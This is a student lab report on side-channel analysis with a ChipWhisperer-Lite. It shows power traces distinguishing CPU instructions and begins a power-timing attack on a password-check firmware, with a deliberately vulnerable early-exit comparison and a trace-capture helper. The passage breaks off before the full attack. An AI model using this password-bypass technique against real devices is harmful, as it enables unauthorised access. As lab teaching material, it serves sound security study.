Side Channel Attack Report

Instruction Power Difference and Timing Analysis with Power for Password Bypass

Realised by : Yanis Alim
Anastasia Cotorobai

Reported to : Karine Heydemann
Quentin Meunier

Master 2 MSI-P9

11-12-2020

Table of contents

Introduction

"Side channel attacks" are attacks that are based on "Side Channel Information".

Side channel information is information that can be retrieved from the encryption device that is neither the plaintext to be encrypted nor the ciphertext resulting from the encryption process. In the past, an encryption device was perceived as a unit that receives plaintext input and produces ciphertext output and vice-versa.

Attacks were therefore based on either knowing the ciphertext (such as ciphertext-only attacks), or knowing both (such as known plaintext attacks) or on the ability to define what plaintext is to be encrypted and then seeing the results of the encryption (known as chosen plaintext attacks).

Today, it is known that encryption devices have additional output and often additional inputs which are not the plaintext or the ciphertext. Encryption devices produce ***timing information*** (information about the time that operations take) that is easily ***measurable***, ***radiation of various sorts***, ***power consumption statistics*** (that can be easily measured as well), and more. Often the encryption device also has additional "unintentional" inputs such as ***voltage*** that can be ***modified*** to cause predictable outcomes.

Side channel attacks make use of some or all of this information, along with other (known) cryptanalytic techniques, to ***recover the key*** the device is using. ***Side channel analysis techniques*** are of concern because the attacks can be mounted quickly and can sometimes be implemented ***using*** readily ***available hardware*** costing from only a few hundred dollars to thousands of dollars. The amount of time required for the attack and analysis depends on the type of attack (Differential Power Analysis, Simple Power Analysis, Timing, etc.)

In the next sections we will cover how to perform these types of attacks and how they can be used in real life scenarios.

Requirements

Hardware


The **ChipWhisperer** boards take away the frustration of setting up the hardware for side channel attacks.

To perform a side channel attack, you need two things:

- A **capture** board. This is an oscilloscope on steroids: it has special hardware that it uses to capture very small signals with a precisely synchronized clock.
- A **target** board. This is typically a processor that can be programmed to perform some kind of secure operation.

In our case, we choose to use the ChipWhisperer Light Classic :

The ChipWhisperer-Lite Bare Board consists of two main parts: a multi-purpose power analysis capture instrument, and a target board. The target board is a standard microcontroller which you can implement algorithms onto. For example if you wish to evaluate an AES library, you can program that library into the target board and perform the power analysis.




Software

There are five ways to set up ChipWhisperer:

- **VMWare Virtual Machine:** Get a pre-prepared virtual machine image with all of the required tools already installed. *Recommended for beginners.*
- **Windows Installer** Get a Windows binary that installs the ChipWhisperer repository to your computer. Does not include WinAVR compiler.
- **ChipWhisperer Releases:** Get a zip file with the latest stable ChipWhisperer code and run it on your own environment.
- **PyPi Package:** pip install chipwhisperer. Only includes the software - doesn't come with the hardware source files, drivers, or example firmware.
- **Git Repository:** Get the latest, bleeding-edge features and bugs. Recommended if you're an experienced developer and you want to contribute to ChipWhisperer.

In our case, we choose the Virtual Machine solution.

Lab Architecture



Firmware Setup Build

In order to work with the ChipWhisperer, we will need to specify setup parameters :

- **SCOPETYPE** - Indicates the capture hardware to use. The practicals use the ChipWhisperer Lite, which corresponds to the 'OPENADC' value.
- **PLATFORM** - Selects the target we're attacking. The XMEGA target is specified using the value 'CWLITEXMEGA'.
- **CRYPTO_TARGET** - Selects the cryptographic library to use on the target. When using cryptographic functions, the value should be 'AVRCRYPTOLIB' for the XMEGA target. Use 'NONE' when no crypto library is required.

Communication protocol

SimpleSerial is the communications protocol used for almost all of the ChipWhisperer demo project. It's a very basic serial protocol which can be easily implemented on most systems.

All messages are sent in ASCII-text, and are normally terminated with a line-feed ('\n'). This allows you to interact with the simpleserial system over a standard terminal emulator.

Command	Example	Description	In/Out	ENC	AUTH
h	h00\n	Select stack / hardware to use (if supported).	In	M	M
k	k2b7e151628aed2a6abf7158809cf4f3c\n	Set encryption key; possibly trigger key scheduling	In	Y	Y
m	m00\n	Select cipher mode (if supported)	In	M	M
p	p126110475e17505a6966be70c89a829c\n	Send input plain-text, cause encryption	In	Y	Y
r	r100000000000000000000000000000000\n	Result of function - if encryption is encrypted result, if auth is '0..0' or '100..0'.	Out	Y	Y
t	t640a4a78332a8dee2bce15132ec44027\n	Authentication challenge (i.e., expected AES result if using AES as auth-method)	In	N	Y
v	v\n	Check protocol version (no reply on v1.0; ACK on v1.1)	In	Y	Y
x	x\n	Clears Buffers (resets to 'IDLE' state), does not clear any variables.	In	Y	Y
z	z00\n	ACK - Command processing done (with optional status code)	Out	Y	Y

Firmware build procedure

First we need to specify the setup parameters :

- **SCOPETYPE** = OPENADC # ChipWhisperer Lite's capture hardware
- **PLATFORM** = CWLITEXMEGA # ChipWhisperer's builtin target
- **CRYPTO_TARGET** = NONE # No need for a cryptography library

Firmware code

```
int main(void)
{

    platform_init();
    init_uart();
    trigger_setup();


    putch('h');
    putch('e');
    putch('l');
    putch('l');
    putch('o');
    putch('\n');

    simpleserial_init();
    simpleserial_addcmd('k', 16, get_key);
    simpleserial_addcmd('p', 16, get_pt);
    simpleserial_addcmd('x', 0, reset);
    while(1)
        simpleserial_get();
}
```

This is the main firmware function. In the first step, the **platform** (CWLITEXMEGA) is initialized. Afterwards, the **Universal Asynchronous Receiver Transmitter (UART)** is initialized. The XMGA target can thus send ascii characters to the ChipWhisperer (see the schema above). Then, the trigger pin is initialized. The **trigger is** used to signal the Chipwhisperer that a capture must start. Subsequently, the message “hello” is sent to the ChipWhisperer via the UART.

The functions **simpleserial_XXXX** are for setting up the Simple Serial module :

- ***simpleserial_init()*** : add a v command for the version.
- ***simpleserial_addcmd(char, len, fp)*** : adds a '*char*' command of length '*len*' and refers its functions 'fp' :
- ***get_key***() : commands that start with 'k' character and accept an input of '16' length : receive a key of 16 bytes.
- ***get_pt***() : commands that start with 'p' character and accept an input of '16' length : receive a plaintext of 16 bytes.
- ***reset***() : commands that start with 'x' character and don't need any input : resets the reception buffer.
- ***simpleserial_get()*** : reads input, finds which command is it, reads the parameter for the command, calls the command.

```
uint8_t get_pt(uint8_t* pt)
{
    /**********************************
    * Start user-specific code here. */

    trigger_high();

    //16 hex bytes held in 'pt' were sent
    //from the computer. Store your response
    //back into 'pt', which will send 16 bytes
    //back to computer. Can ignore of course if
    //not needed

    trigger_low();

  for(volatile int i = 0; i < 4; i++);

    /* End user-specific code here. *
    ********************************/
    simpleserial_put('r', 16, pt);
    return 0x00;
}
```

The trigger signal is raised for one clock cycle. This signals the ChipWhisperer that the infinite loop will be executed in the next step. Thereafter, the infinite loop is executed. The volatile keyword ensures that the compiler does not remove the infinite loop during code optimization.

Compiling the code

Once, we have written the code and we have all the dependencies. We should be able to compile the code to get a binary file that can be executed by our target.

In order to compile the code, we need to have avr-gcc utility :

```
%%bash
#check for avr-gcc
avr-gcc --version
```

```
avr-gcc (GCC) 4.9.2
Copyright (C) 2014 Free Software Foundation, Inc.
This is free software; see the source for copying conditions.  There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
```

We write a Makefile, where we specify the target source and the dependencies file.

```
%%bash -s "$PLATFORM" "$CRYPTO_TARGET"
cd ../hardware/victims/firmware/simpleserial-base-lab1
make PLATFORM=$1 CRYPTO_TARGET=$2
```

We run the make utility and we also provide the required parameters we have seen in the beginning of this section.

As a result we get an ELF (Executable Linked File) and a HEX file (the firmware on a binary format) that can be flashed to the target :

```
Linking: simpleserial-base-CWLITEXMEGA.elf
avr-gcc -mmcu=atxmega128d3 -I. -fpack-struct -gdwarf-2 -DSS_VER=SS_VER_1_1 -DHAL_TYPE=HAL_xmega -DPLATFORM=CWLITEXMEGA -
DF_CPU=7372800UL -Os -funsigned-char -funsigned-bitfields -fshort-enums -Wall -Wstrict-prototypes -Wa,-adhlns=objdir/sim
pleserial-base.o -I.././simpleserial/ -I.././hal -I.././hal/xmega -I.././crypto/ -std=gnu99 -MMD -MP -MF .dep/simpleseri
al-base-CWLITEXMEGA.elf.d objdir/simpleserial-base.o objdir/simpleserial.o objdir/XMEGA_AES_driver.o objdir/uart.o objdi
r/usart_driver.o objdir/xmega_hal.o --output simpleserial-base-CWLITEXMEGA.elf -Wl,-Map=simpleserial-base-CWLITEXMEGA.ma
p,--cref   -lm


Creating load file for Flash: simpleserial-base-CWLITEXMEGA.hex
avr-objcopy -O ihex -R .eeprom -R .fuse -R .lock -R .signature simpleserial-base-CWLITEXMEGA.elf simpleserial-base-CWLIT
EXMEGA.hex
```

Flashing the firmware

In order to upload the firmware to the target, we will be using the ChipWhisperer Python API.

First we import the module :

```
import chipwhisperer as cw
```

Next we'll need to connect to the scope end of the hardware. `cw.scope` will attempt to autodetect which scope type you have :

```
scope = cw.scope()
```

We'll also need to setup the interface to the target :

```
target = cw.target(scope, cw.targets.SimpleSerial)
```

We can use the default setup for the target :

```
scope.default_setup()
```

Finally, we will use the generic programming function by providing the scope, programmer type and the path to the firmware in hex format :


```
prog = cw.programmers.XMEGAProgrammer
fw_path = '../hardware/victims/firmware/simpleserial-base-lab1/simpleserial-base-{}.hex'.format(PLATFORM)
cw.program_target(scope, prog, fw_path)
```

Instruction Power Differences


4 - iterations loop

If we add a loop of 4 iteration with no operations inside the loop to the beginning of the code of the firmware :

```
for(volatile int i = 0; i < 4; i++);
```



We can notice that there is a pattern (***number of spikes***) that get repeated 4 times




By playing with the number of samples to capture and the width/height of the graph, the pattern will be clearer.

10 -iterations loop

We can increase the number of iterations inside the loop in order to make sure that it's the pattern that corresponds to the power consumption of 1 loop iteration.


Increasing the number of iterations to 10 :



Now we are sure that it's the same pattern from the previous example with 4 loop iterations.

10 nops followed by 10 mul


Now that we can recognize the pattern of a loop iteration, let's compare between a MUL operation and NO Operation inside a loop of 10 iterations :



We notice that the MULs have more power consumption than the NOPs which is logical because the CPU is doing calculations when the MULs are happening meanwhile it's not the case with the NOPs.

20 nops followed by 10 mul


In order to precisely compare between MUL and NOP, we will double the number of NOPs and compare the number of cycles :



It seems like the loop period of 20 NOPs is equal to the one with 10 MULs, we can conclude that the MUL operation takes 2 clock cycles and the NOP takes 1 clock cycle.


20 nops followed by 10 mul followed by 10 nops

We can add 10 NOPs after the MULs to make the MULs more visible between the NOPs :



10 nops, 10 mul operations, 10 nops and 10 additions


Now we want to include the addition operation :



It seems like the clock cycle for the ADD is almost equal to the NOP clock cycle.

20 nops, 20 mul operations, 20 nops and 20 additions

Let's verify by doubling the number of iterations :



Indeed, the ADD operation has a 1 clock cycle just like the NOP.

Conclusion : For all the previous plots, the abscissa corresponds to the number of samples meanwhile the ordinate to the power (in volts). The number of samples is "directly proportional" with the number of clock cycles (amount of time consumed by the cpu to do the operation) :

MUL > ADD, NOP for both number of clock cycles and samples :

- MUL : 2 clock cycles
- ADD : 1 clock cycle
- NOP : 1 clock cycle

This kind of interdependence (i.e: clock cycles which affect the number of samples) are helping an attacker to distinguish different performed operations.

Timing Analysis With Power

We will flash our target firmware with a code that checks a password :

```
my_puts("Please enter password to continue: ");
my_read(passwd, 32);

uint8_t passbad = 0;

trigger_high();

for(uint8_t i = 0; i < sizeof(correct_passwd); i++){
    if (correct_passwd[i] != passwd[i]){
        passbad = 1;
        break;
    }
}

if (passbad){
    int wait = rand() % 10000;
    for(volatile int i = 0; i < wait; i++){
        ;
    }
    delay_2_ms();
    delay_2_ms();
    my_puts("PASSWORD FAIL\n");
    led_error(1);
} else {
    my_puts("Access granted, Welcome!\n");
    led_ok(1);
}
while(1);
```

After getting a '\n' terminated password, the target checks it and enters an infinite loop, so before communicating with it, we'll need to reset it.


We need to define a function that resets the target before we start communicating with it :

```
import time
def reset_target(scope):
    scope.io.pdic = 'low'
    time.sleep(0.05)
    scope.io.pdic = 'high'
    time.sleep(0.05)
```

We will also need a function that tries a password for us and then plot the trace of the samples returned by the target :

```
# function that captures a trace for a given password
def cap_pass_trace(pass_guess):
    ret = ""
    # reset the target and read the message
    reset_target(scope)
    num_char = target.in_waiting()
    while num_char > 0:
        ret += target.read(num_char, 10)
        time.sleep(0.01)
        num_char = target.in_waiting()
    # arm the capture
    scope.arm()
    # send the password given as parameter
    target.write(pass_guess)
    # capture a trace
    ret = scope.capture()
    if ret:
        print('Timeout happened during acquisition')
    # get the trace and return it
```

